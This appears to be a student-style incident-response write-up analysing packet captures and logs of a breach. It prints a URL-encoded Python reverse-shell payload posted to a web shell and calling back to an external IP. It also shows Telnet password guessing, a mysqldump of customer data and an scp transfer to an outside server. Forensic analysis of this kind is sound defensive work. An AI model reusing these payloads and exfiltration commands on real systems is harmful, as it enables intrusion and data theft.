Filtering by Http protocols and focused on the discovered port 80, over the 21:58:23 coming from several http attempts (between 10-12 request by second) to the webserver, and not respond with the 404-status code, until unfortunately, the attacker gets the 200 protocol Ok.


Wireshark · Packet 789 · phl_webserver.pcap
Linux cooked-mode capture
Packet type
Link-layer address type

http.request.method == "POST"

```
No.  Time                        Source         Destination     Protocol  Length Info   Src Port
 789 2022-02-19 18:59:04.171795  138.68.92.163  134.122.33.221  HTTP

Frame 789: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 138.68.92.163, Dst: 134.122.33.221
Transmission Control Protocol, Src Port: 54950, Dst Port: 80, Seq: 1, Ack
Hypertext Transfer Protocol
  > POST /uploads/shell.php HTTP/1.1\r\n
    Host: 134.122.33.221\r\n
```

```
v Frame 789: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)
    Encapsulation type: Linux cooked-mode capture v1 (25)
    Arrival Time: Feb 19, 2022 18:59:04.171795000 Pacific Standard Time
    UTC Arrival Time: Feb 20, 2022 02:59:04.171795000 UTC
    Epoch Arrival Time: 1645325944.171795000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.000093000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 121.318079000 seconds]
    Frame Number: 789
    Frame Length: 589 bytes (4712 bits)
    Capture Length: 589 bytes (4712 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: sll:ethertype:ip:tcp:http:urlencoded-form]
    [Coloring Rule Name: HTTP]
    [Coloring Rule String: http || tcp.port == 80 || http2]
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 138.68.92.163, Dst: 134.122.33.221
> Transmission Control Protocol, Src Port: 54950, Dst Port: 80, Seq: 1, Ack

0000  00 00 00 01 00 06 fe 00  00 00 01 01 65 6e 08 00   ··········en··
0010  45 00 02 3d 1e 82 40 00  36 06 94 fa 8a 44 5c a3   E··=··@·6····D\·
0020  86 7a 21 dd d6 a6 00 50  67 66 34 37 75 82 72 e2   ·z!····P gf47u·r·
0030  80 18 01 f6 43 14 00 00  01 01 08 0a 3e d8 ae 22   ····C··· ····>··"
0040  f1 f2 b7 7e 50 4f 53 54  20 2f 75 70 6c 6f 61 64   ···~POST  /upload
0050  73 2f 73 68 65 6c 6c 2e  70 68 70 20 48 54 54 50   s/shell. php HTTP
```

telnet

```
No.  Time                        Source     Destination  Protocol  Length Info             Src Port  Dest
6168 2022-02-19 18:59:55.103582  10.10.1.2  10.10.1.3    TELNET     92 Telnet Data ...     49522
6170 2022-02-19 18:59:55.111518  10.10.1.3  10.10.1.2    TELNET     80 Telnet Data ...        23
6172 2022-02-19 18:59:55.111638  10.10.1.2  10.10.1.3    TELNET     71 Telnet Data ...     49522
6173 2022-02-19 18:59:55.112312  10.10.1.3  10.10.1.2    TELNET     83 Telnet Data ...        23
6176 2022-02-19 18:59:55.112569  10.10.1.2  10.10.1.3    TELNET     77 Telnet Data ...     49522
6177 2022-02-19 18:59:55.112838  10.10.1.3  10.10.1.2    TELNET     86 Telnet Data ...        23
6180 2022-02-19 18:59:55.113073  10.10.1.2  10.10.1.3    TELNET    104 Telnet Data ...     49522
6182 2022-02-19 18:59:55.113753  10.10.1.3  10.10.1.2    TELNET     71 Telnet Data ...        23
6184 2022-02-19 18:59:55.113850  10.10.1.2  10.10.1.3    TELNET     71 Telnet Data ...     49522
6186 2022-02-19 18:59:55.114532  10.10.1.3  10.10.1.2    TELNET     71 Telnet Data ...        23
6188 2022-02-19 18:59:55.114610  10.10.1.2  10.10.1.3    TELNET     71 Telnet Data ...     49522
6189 2022-02-19 18:59:55.115306  10.10.1.3  10.10.1.2    TELNET     88 Telnet Data ...        23
6192 2022-02-19 18:59:55.116608  10.10.1.3  10.10.1.2    TELNET     84 Telnet Data ...        23
6200 2022-02-19 18:59:56.614576  10.10.1.2  10.10.1.3    TELNET     74 Telnet Data ...     49522
6202 2022-02-19 18:59:56.615915  10.10.1.3  10.10.1.2    TELNET     75 Telnet Data ...        23
6205 2022-02-19 18:59:56.617008  10.10.1.3  10.10.1.2    TELNET     78 Telnet Data ...        23
6211 2022-02-19 18:59:57.710559  10.10.1.2  10.10.1.3    TELNET     74 Telnet Data ...     49522
6213 2022-02-19 18:59:57.711749  10.10.1.3  10.10.1.2    TELNET     70 Telnet Data ...        23
6217 2022-02-19 19:00:00.728622  10.10.1.3  10.10.1.2    TELNET     70 Telnet Data ...        23
6220 2022-02-19 19:00:00.729933  10.10.1.3  10.10.1.2    TELNET    101 Telnet Data ...        23

Frame 6170: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.10.1.3, Dst: 10.10.1.2
```

Figure 5

Executing Post filter and Telnet criteria, a 200-status code, the attacker was able to execute a post python code that uploads a reverse shell to providing him a remote interface to the webserver and consequently escalate the privilege to the sensitive information. With the control to execute commands, he using the TELNET protocol tried to connect remotely from the webserver (10.10.1.2) to the database (10.10.1.3).


After of a preliminary review on the access logs and the Wireshark captures of the webserver analyzed, we have the following IoC, that let us presume that the breaches had place and a possible exfiltration occurred:

- IP addresses involved in multiple failed login attempts.
- Suspicious commands that indicate privilege escalation or database exfiltration.
- Unusual network traffic to external IP addresses during or after login attempts.
- Cross-reference timestamps of failed login attempt with successful logins and subsequent suspicious activities.

Impact: Potential exposure of customers personal and financial information, in an open-source webpage knows as Pastebin, making a critical integrity and confidentiality damage of the information, leading to a big financial, legal and reputational damage for the organization. From the previous analysis, we can determine the validity of alerts generated by the artifacts researched, to help quickly determine the validity of alerts, allowing us to focus on the real threat and incident rather than wasting time on false positives. *3 "6 Steps making incident response plan"*.

System Access Insight

A connection was established from the webserver to the database using TELNET protocol. The attacker might start the brute force guessing the passwords for administrator privileges, in order to access the database. I can affirm, that the **Access Vector** has de found, with special detailed on the next figure, now analyzing the Wireshark captures from the database.



phl_database_shell - Notepad
File Edit Format View Help


```
19/02/22 22:00:27 netstat -atunp
19/02/22 22:00:48 sudo -l
19/02/22 22:00:55 sudo mysql -u root -p
19/02/22 22:01:45 sudo mysqldump -u root -p phl > phl.db
19/02/22 22:01:49 file phl.db
19/02/22 22:01:59 head -50 phl.db
19/02/22 22:02:17 ls
19/02/22 22:02:26 scp phl.db fierce@178.62.228.28:/tmp/phl.db
19/02/22 22:02:36 rm phl.db
19/02/22 22:02:38 exit
```

Wireshark · Follow TCP Stream (tcp.stream eq 137) · phl_webserver.pcap

```
GET /uploads/ HTTP/1.1
Host: 134.122.33.221
User-Agent: curl/7.68.0
Accept: */*

HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:58:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 944
Content-Type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /uploads</title>
 </head>
 <body>
<h1>Index of /uploads</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="
?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent Directory</a></td><td>&n
bsp;</td><td align="right">  - </td><td>&nbsp;</td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="shell.php">shell.php</a></td><td alig
n="right">2022-02-19 20:54  </td><td align="right">2.5K</td><td>&nbsp;</td></tr>
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.41 (Ubuntu) Server at 134.122.33.221 Port 80</address>
</body></html>
```

Figure 6

As we can see on the images above, looking indicators of attack on the file database shell, we can be able to look a series of commands executed by the attacker in order to have access, escalade privileges, create a database dump and transfer it to a different location outside of the organization network, extracted the sensitive data, *4"What Is a Reverse Shell: Examples & Prevention Techniques: Imperva"*, and confirmed the damaged is done.




```
POST /uploads/shell.php HTTP/1.1
Host: 134.122.33.221
User-Agent: curl/7.68.0
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 331

cmd=python+-c+%27import+socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%
28%22138.68.92.163%22%2C4444%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B+os.dup2%28s.fileno%28%29%2C1%29%3B+os.dup2%28s.fileno
%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D%29%3B%27HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:59:04 GMT
```

Figure 7


As we can see, the attacker uploads a python code acting as a reverse shell, allowing an attacker to gain access to the remote system, taking advantage of the network vulnerability.

Using the TCP stream filter, now with the control, the brute force access on the database started, with see a series of commands to see and look up over the whole files, directories and interfaces from the system.



```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@webserver:/var/www/html/uploads$ ls -l
ls -l
total 4
-rw-r--r-- 1 www-data www-data 2511 Feb 19 20:54 shell.php
www-data@webserver:/var/www/html/uploads$ dpkg -l | grep nmap
dpkg -l | grep nmap
ii  nmap                           7.80+dfsg1-2build1                     amd64        The Network Mapper
ii  nmap-common                    7.80+dfsg1-2build1                     all          Architecture independent files for nma
p
www-data@webserver:/var/www/html/uploads$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```

Figure 8




```
2108 2022-02-19 19:00:11.083746   10.10.1.3    10.10.1.2    TELNET     70 Telnet
2112 2022-02-19 19:00:14.582110   10.10.1.3    10.10.1.2    TELNET     70 Telnet
2114 2022-02-19 19:00:14.582952   10.10.1.3    10.10.1.2    TELNET    101 Telnet
2118 2022-02-19 19:00:16.954543   10.10.1.2    10.10.1.3    TELNET     72 Telnet
2119 2022-02-19 19:00:16.954680   10.10.1.3    10.10.1.2    TELNET     73 Telnet
2121 2022-02-19 19:00:16.955202   10.10.1.3    10.10.1.2    TELNET     78 Telnet
2123 2022-02-19 19:00:18.756243   10.10.1.2    10.10.1.3    TELNET     75 Telnet
2124 2022-02-19 19:00:18.756402   10.10.1.3    10.10.1.2    TELNET     70 Telnet
2126 2022-02-19 19:00:19.102230   10.10.1.3    10.10.1.2    TELNET    133 Telnet
2128 2022-02-19 19:00:19.103420   10.10.1.3    10.10.1.2    TELNET    772 Telnet
2130 2022-02-19 19:00:19.289576   10.10.1.3    10.10.1.2    TELNET     84 Telnet
2132 2022-02-19 19:00:27.493209   10.10.1.2    10.10.1.3    TELNET     83 Telnet
2133 2022-02-19 19:00:27.498360   10.10.1.3    10.10.1.2    TELNET   1506 Telnet
```

```
Frame 2114: 101 bytes on wire (808 bits), 101 bytes captured (808 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.10.1.3, Dst: 10.10.1.2
Transmission Control Protocol, Src Port: 23, Dst Port: 49522, Seq: 223, Ack
Telnet
   Data: Login incorrect\r\n
   Data: database login:
```

```
22/tcp open  ssh
23/tcp open  telnet

Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
database login: admin
admin
Password: admin


Login incorrect
database login: administrator
administrator
Password: password


Login incorrect
database login: phl
phl
Password: phl
```

Figure 9

Using the Telnet filter criteria, we seen several incorrect login attempts, until the attacker gained access to the database, guesses the password by brute force attack at 22:00:18 on 19/02/2022, coming from failed login attempts followed by a successful login, as shown the figure below, using a single weak passphrase phl123. Adversaries may also combine brute forcing activity with behaviors such as External Remote Services as part of Initial Access. 5" *https://attack.mitre.org/techniques/T1110/"*



```
2119 2022-02-19 19:00:16.954680   10.10.1.3
2121 2022-02-19 19:00:16.955202   10.10.1.3
2123 2022-02-19 19:00:18.756243   10.10.1.2
2124 2022-02-19 19:00:18.756402   10.10.1.3
2126 2022-02-19 19:00:19.102230   10.10.1.3
2128 2022-02-19 19:00:19.103420   10.10.1.3
2130 2022-02-19 19:00:19.289576   10.10.1.3
2132 2022-02-19 19:00:27.493209   10.10.1.2
2133 2022-02-19 19:00:27.498360   10.10.1.3
2141 2022-02-19 19:00:48.708367   10.10.1.2
2142 2022-02-19 19:00:48.709021   10.10.1.3
2144 2022-02-19 19:00:48.717366   10.10.1.3
2146 2022-02-19 19:00:48.718160   10.10.1.3
2155 2022-02-19 19:00:55.328005   10.10.1.2
2156 2022-02-19 19:00:55.332138   10.10.1.3
2158 2022-02-19 19:00:55.337651   10.10.1.3
2160 2022-02-19 19:00:55.682057   10.10.1.2
2161 2022-02-19 19:00:55.682248   10.10.1.3
2163 2022-02-19 19:00:55.682837   10.10.1.3
2165 2022-02-19 19:00:55.683687   10.10.1.3

Frame 2123: 75 bytes on wire (600 bits), 75 bytes
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.10.1.2, Dst:
Transmission Control Protocol, Src Port: 49522, D
Telnet
   Data: phl123\n
```


Wireshark · Packet 2121 · phl_database.pcap

```
> Frame 2121: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 10.10.1.3, Dst: 10.10.1.2
> Transmission Control Protocol, Src Port: 23, Dst Port: 49522, Seq: 261, Ack: 126, Len: 10
v Telnet
    Data: Password:

0000  00 04 00 01 00 06 2e c2  76 a5 7e 2b 00 00 08 00   ······.· v·~+····
0010  45 10 00 3e 54 24 40 00  40 06 d0 6d 0a 0a 01 03   E··>T$@· @··m····
0020  0a 0a 01 02 00 17 c1 72  22 0c 72 9c 5c 75 bc 27   ·······r "·r·\u·'
0030  80 18 01 fd 16 49 00 00  01 01 08 0a d6 ac e8 b7   ·····I·· ········
0040  07 e7 09 c0 50 61 73 73  77 6f 72 64 3a 20         ····Pass word:
```

```
*** System restart required ***
Last login: Sat Feb 19 21:30:20 EST 2022 from 10.10.1.2 on pts/3
phl@database:~$ netstat -atunp
netstat -atunp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 147.182.157.9:22        142.112.199.247:42010   ESTABLISHED -
tcp        0      0 10.10.1.3:23            10.10.1.2:49522         ESTABLISHED -
tcp        0      0 10.10.1.3:23            10.10.1.2:43492         ESTABLISHED -
tcp        0      0 147.182.157.9:22        142.112.199.247:42024   ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
phl@database:~$ sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password:

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)
```

Figure 10

Now, if we can to contrast the below data, starting from the database accessed by the attacker, present in Wireshark with the tcp.stream filter, following by the table that came with the extorsion email plus the phl_database_shell file contained in the artifacts, We can confirm the unauthorized access to sensitive data and subsequent exfiltration by matching the sample of the first five records from the database. The perfect match across these data sources demonstrates the breach.



```
| customerNumber | customerName                       | customerId | contactLastName | contactFirstName | phone
| addressLine1                      | addressLine2                     | city              | state           | postalCode | country
| amount_spent |
+----------------+------------------------------------+------------+-----------------+------------------+-----------------
+-----------------------------------+----------------------------------+-------------------+-----------------+------------+----------
-+--------------+
|            103 | Atelier graphique                  | 1370       | Schmitt         | Carine           | 40.32.2555
| 54, rue Royale                    | NULL                             | Nantes            | NULL            | 44000      | France
| 21000.00     |
|            112 | Signal Gift Stores                 | 1166       | King            | Jean             | 7025551838
| 8489 Strong St.                   | NULL                             | Las Vegas         | NV              | 83030      | USA
| 71800.00     |
|            114 | Australian Collectors, Co.         | 1611       | Ferguson        | Peter            | 03 9520 4555
| 636 St Kilda Road                 | Level 3                          | Melbourne         | Victoria        | 3004       | Australia
| 117300.00    |
|            119 | La Rochelle Gifts                  | 1370       | Labrune         | Janine           | 40.67.8555
| 67, rue des Cinquante Otages      | NULL                             | Nantes            | NULL            | 44000      | France
| 118200.00    |
|            121 | Baane Mini Imports                 | 1504       | Bergulfsen      | Jonas            | 07-98 9555
| Erling Skakkes gate 78            | NULL                             | Stavern           | NULL            | 4110       | Norway
| 81700.00     |
```


```
+------------------+------------------+--------------+
| contactFirstName | contactLastName  | phone        |
+------------------+------------------+--------------+
| Carine           | Schmitt          | 40.32.2555   |
| Jean             | King             | 7025551838   |
| Peter            | Ferguson         | 03 9520 4555 |
| Janine           | Labrune          | 40.67.8555   |
| Jonas            | Bergulfsen       | 07-98 9555   |
+------------------+------------------+--------------+
```

user@user-pc: ~/Downloads

```
);

insert  into `customers` (`customerNumber`,`customerName`,`contactLastName`,`contactFirstName`,`phone`,`address
ine1`,`addressLine2`,`city`,`state`,`postalCode`,`country`,`customerId`,`amount_spent`) values

(103,'Atelier graphique','Schmitt','Carine ','40.32.2555','54, rue Royale',NULL,'Nantes',NULL,'44000','France',
370,'21000.00'),

(112,'Signal Gift Stores','King','Jean','7025551838','8489 Strong St.',NULL,'Las Vegas','NV','83030','USA',1166
'71800.00'),

(114,'Australian Collectors, Co.','Ferguson','Peter','03 9520 4555','636 St Kilda Road','Level 3','Melbourne','
ictoria','3004','Australia',1611,'117300.00'),

(119,'La Rochelle Gifts','Labrune','Janine ','40.67.8555','67, rue des Cinquante Otages',NULL,'Nantes',NULL,'44
00','France',1370,'118200.00'),

(121,'Baane Mini Imports','Bergulfsen','Jonas ','07-98 9555','Erling Skakkes gate 78',NULL,'Stavern',NULL,'4110
,'Norway',1504,'81700.00'),
```

Figure 11

Immediately of have access to the database being the 22:02, the attacker proceeds to create a copy of it and keep using the Telnet command for a securely transfer to a remote server fierce@178.62.228.28 located at Netherland as per VirusTotal, and consequently erased that copy in order to cover his own fingerprints. As we can see in the image below keep using the “tcp.stream filter” and the traces left from Telnet commands.



